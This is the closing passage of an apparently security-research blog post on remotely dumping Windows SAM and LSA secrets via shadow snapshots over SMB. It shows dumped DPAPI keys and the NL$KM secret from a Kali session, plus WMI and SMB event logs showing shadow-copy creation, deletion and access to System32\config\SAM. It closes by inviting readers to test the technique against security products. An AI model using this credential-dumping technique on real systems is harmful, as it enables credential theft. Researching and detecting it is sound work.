dpapi_machinekey:0xef5dc0bd51798bd6b6554d90d37ba7c5f23d3f90
dpapi_userkey:0xaf6e6933c18f3f9a9aef7ca79d4c3224648cb502
[*] NL$KM
 0000   CA 88 86 29 86 98 11 92  16 3C A0 A8 5C 6C 5C 34    ...)....<..\l\4
 0010   F8 91 A1 6B 36 50 EB F9  F0 98 ED C5 DF 09 CE E2    ...k6P..........
 0020   35 E2 A0 76 AD 77 5D DE  7A 90 47 00 10 93 E3 1B   5..v.w].z.G.....
 0030   8C 89 D1 8D 52 28 75 9A  23 43 86 F2 B3 02 78 9B   ....R(u.#C....x.
NL$KM:ca88629869811921 63ca0a85c6c5c34f891a16b3650ebf9f098edc5df09cee235e2a076ad775dde7a9047001093e31b8c89d18d5228759a234386f2b302789b
[*] Cleaning up...

┌──(kali㉿kali)-[~]
└─$
```



Below some full example events parsed after capture are shown.

```
WMI Method Invoked Event Captured! Event ID: 11
Provider ID: 337178372-45236-17955
Event Properties:
Property: CorrelationId Value: {00000000-0000-0000-0000-000000000000}
Property: GroupOperationId Value: 1492
Property: OperationId Value: 1495
Property: Operation Value: Start IWbemServices::ExecMethod - root\cimv2 : Win32_ShadowC
Property: ClientMachine Value: Local
Property: ClientMachineFQDN Value:
Property: User Value: DESKTOP-81G2RNN\peter
Property: ClientProcessId Value: 2640
Property: ClientProcessCreationTime Value: 0
Property: NamespaceName Value: \\.\root\cimv2
Property: IsLocal Value: 1



WMI Method Invoked Event Captured! Event ID: 11
Provider ID: 337178372-45236-17955
Event Properties:
Property: CorrelationId Value: {00000000-0000-0000-0000-000000000000}
Property: GroupOperationId Value: 1500
Property: OperationId Value: 1501
Property: Operation Value: Start IWbemServices::DeleteInstance - root\cimv2 : Win32_Sha
Property: ClientMachine Value: Local
Property: ClientMachineFQDN Value:
Property: User Value: DESKTOP-81G2RNN\peter
```

```
Property: ClientProcessId Value: 2640
Property: ClientProcessCreationTime Value: 0
Property: NamespaceName Value: \\.\root\cimv2
Property: IsLocal Value: 1


SMB SERVER Provider Event Captured! Event ID: 8
Event Properties:
Property: SessionId Value: 2c000000001d
Property: ProcessId Value: 0
Property: TreeId Value: 1
Property: MessageId Value: 9
Property: MasterMessageId Value: ffffffffffffffff
Property: Command Value: [Unsupported Type]
Property: CreditsRequested Value: [Unsupported Type]
Property: Flags Value: 0
Property: SecurityFlags Value: [Unsupported Type]
Property: RequestedOplockLevel Value: [Unsupported Type]
Property: ImpersonationLevel Value: 2
Property: CreateFlags Value: 0
Property: RootDirectoryFid Value: 0
Property: DesiredAccess Value: 1
Property: FileAttributes Value: 0
Property: ShareAccess Value: 1
Property: CreateDisposition Value: 1
Property: CreateOptions Value: 40
Property: NameLength Value: [Unsupported Type]
Property: FileName Value: System32\config\SAM
Property: CreateContextsCount Value: 1
Property: LeaseKey Value: {0-0-0-00-000000}
Property: LeaseLevel Value: 0
Property: ConnectionGUID Value: {a33e9acb-584e-0-144e-3fa34e58db1}
Property: SessionGUID Value: {a33e9acb-584e-0-184e-3fa34e58db1}
Property: TreeConnectGUID Value: {a33e9acb-584e-1-7c4e-3fa34e58db1}
```

Conclusion

We have been using this technique in so many offensive exercises during the last year and a half. We encourage to test this vs your security products and share the results.

REFerences

- https://github.com/I3IT/Detect.Remote.ShadowSnapshot.Dump
- https://github.com/fortra/impacket/pull/1719
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/5a43eb29-50c8-46b6-8319-e793a11f6226

- https://github.com/fortra/impacket/blob/master/impacket/smbconnection.py#L798
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/bffc70f9-b16a-453b-939a-0b6d3c9263af
- https://www.4n6k.com/2017/02/forensics-quickie-accessing-copying.html
- https://www.nirsoft.net/utils/shadow_copy_view.html
- https://github.com/libyal/libregf/blob/main/documentation/Windows%20NT%20Registry%20File%20(REGF)%20format.asciidoc
- https://github.com/PeterGabaldon/WhatAboutSAM/blob/main/WhatAboutSAM/WhatAboutSAM/shadowMethod.cpp#L168